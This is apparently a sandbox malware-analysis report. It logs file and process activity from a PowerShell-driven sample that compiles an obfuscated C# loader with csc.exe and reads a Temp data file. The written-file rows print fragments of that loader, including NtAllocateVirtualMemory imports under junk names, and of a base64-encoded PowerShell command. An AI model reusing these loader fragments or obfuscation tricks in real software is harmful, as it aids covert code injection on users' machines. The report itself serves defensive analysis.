C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4jebmlly.2vw.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\Documents\20220124	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD8BEFF	CreateDirectoryW
C:\Users\user\Documents\20220124\PowerShell_transcript.284992.XtWh3q5P.20220124154518.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E91FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_jcpbiel0.fg2.ps1	success or wait	1	6CD86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4jebmlly.2vw.psm1	success or wait	1	6CD86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs	success or wait	1	6CD86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.dll	success or wait	1	6CD86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline	success or wait	1	6CD86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.out	success or wait	1	6CD86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.tmp	success or wait	1	6CD86A95	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.err	success or wait	1	6CD86A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jcpbiel0.fg2.ps1	0	1	31	1	success or wait	1	6CD81B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4jebmlly.2vw.psm1	0	1	31	1	success or wait	1	6CD81B4F	WriteFile
C:\Users\user\Documents\20220124\PowerShell_transcript.284992.XtWh3q5P.20220124154518.txt	0	3	ff		success or wait	1	6CD81B4F	WriteFile
C:\Users\user\Documents\20220124\PowerShell_transcript.284992.XtWh3q5P.20220124154518.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 34 31 35 34 36 30 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 38 34 39 39 32 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220124154602Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 284992 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	1	6CD81B4F	WriteFile
C:\Users\user\Documents\20220124\PowerShell_transcript.284992.XtWh3q5P.20220124154518.txt	4099	4096	51 41 5a 51 42 79 41 47 67 41 61 67 41 67 41 46 41 41 63 67 42 76 41 48 4d 41 64 41 42 70 41 48 51 41 64 51 42 30 41 47 6b 41 4d 51 41 67 41 48 55 41 64 41 42 75 41 47 73 41 5a 51 42 73 41 43 41 41 51 51 42 6a 41 48 49 41 5a 51 42 68 41 47 63 41 5a 51 42 7a 41 44 63 41 49 41 42 47 41 45 38 41 55 67 42 45 41 43 41 41 56 51 42 4f 41 46 4d 41 54 77 42 4d 41 45 55 41 54 51 41 67 41 45 38 41 51 77 42 44 41 46 55 41 55 41 42 4a 41 43 41 41 51 51 42 44 41 45 4d 41 54 77 42 56 41 46 51 41 49 41 42 4c 41 46 55 41 54 41 42 55 41 46 55 41 49 41 42 47 41 47 38 41 63 67 42 6f 41 47 45 41 61 51 42 73 41 47 55 41 4f 51 41 67 41 48 41 41 62 41 42 68 41 48 51 41 49 41 42 79 41 47 55 41 5a 67 42 76 41 47 41 47 4d 41 49 41 42 4c 41 45 34 41 51 51 42 54 41 45 55 41 54 67 41 67 41	QAZQByAGgAagAgAFAAcgBvAHMAdABpAHQAdQB0AGkAMQAgAHUAdABuAGsAZQBsACAAQQBjAHIAZQBhAGcAZQBzADcAIABGAE8AUgBEACAAVQBOAFMATwBMAEUATQAgAE8AQwBDAFUAUABJACAAQQBDAEMATwBVAFQAIABLAFUATABUAFUAIABGAG8AcgBoAGEAaQBsAGUAOQAgAHAAbABhAHQAIAByAGUAZgBvAGMAIABLAE4AQQBTAEUATgAgA	success or wait	1	6CD81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220124\PowerShell_transcript.284992.XtWh3q5P.20220124154518.txt	8195	190	2e 30 2c 20 35 2e 30 2c 20 35 2e 31 2e 31 37 31 33 34 2e 31 0d 0a 42 75 69 6c 64 56 65 72 73 69 6f 6e 3a 20 31 30 2e 30 2e 31 37 31 33 34 2e 31 0d 0a 43 4c 52 56 65 72 73 69 6f 6e 3a 20 34 2e 30 2e 33 30 33 31 39 2e 34 32 30 30 30 0d 0a 57 53 4d 61 6e 53 74 61 63 6b 56 65 72 73 69 6f 6e 3a 20 33 2e 30 0d 0a 50 53 52 65 6d 6f 74 69 6e 67 50 72 6f 74 6f 63 6f 6c 56 65 72 73 69 6f 6e 3a 20 32 2e 33 0d 0a 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 56 65 72 73 69 6f 6e 3a 20 31 2e 31 2e 30 2e 31 0d 0a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a	.0, 5.0, 5.1.17134.1BuildVersion: 10.0.17134.1CLRVersion: 4.0.30319.42000WSManStackVersion: 3.0PSRemotingProtocolVersion: 2.3SerializationVersion: 1.1.0.1**********	success or wait	25	6CD81B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6CD81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	2	6CD81B4F	WriteFile
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs	0	679	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 4f 66 61 79 76 65 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 4e 74 41 6c 6c 6f 63 61 74 65 56 69 72 74 75 61 6c 4d 65 6d 6f 72 79 28 69 6e 74 20 4f 66 61 79 76 65 36 2c 72 65 66 20 49 6e 74 33 32 20 53 77 61 74 39 2c 69 6e 74 20 52 61 73 6b 6f 38 2c 72 65 66 20 49 6e 74 33 32 20 4f 66 61 79 76 65 2c 69 6e 74 20 4d 65 74 7a 65 72 65 73 70 65 39 2c 69 6e 74 20 4f 66 61 79 76 65 37 29 3b 0d 0a 5b 44 6c 6c 49 6d	using System;using System.Runtime.InteropServices;public static class Ofayve1{[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int Ofayve6,ref Int32 Swat9,int Rasko8,ref Int32 Ofayve,int Metzerespe9,int Ofayve7);[DllIm	success or wait	1	6CD81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 35 77 77 68 71 33 62 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5wwhq3bl	success or wait	1	6CD81B4F	WriteFile
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.out	0	464	ff 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Autom	success or wait	1	6CD81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6CD81B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6F015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6F015705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6F015705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6F015705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6EF703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6F01CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6F01CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6F01CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6EF703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6EF703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6F015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6F015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6F015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6F015705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6EF703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6EF703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6F015705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6F015705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6F021F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	6F02203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6EF703DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	134	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CD81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.dll	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Local\Temp\Champag6.dat	unknown	26042	success or wait	1	8F03FB8	ReadFile

Analysis Process: conhost.exe PID: **6900**, Parent PID: **6944**

General

Start time:	15:45:13
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **3400**, Parent PID: **6944**

General

Start time:	15:46:33
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline
Imagebase:	0x110000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	16E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP	success or wait	1	189793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 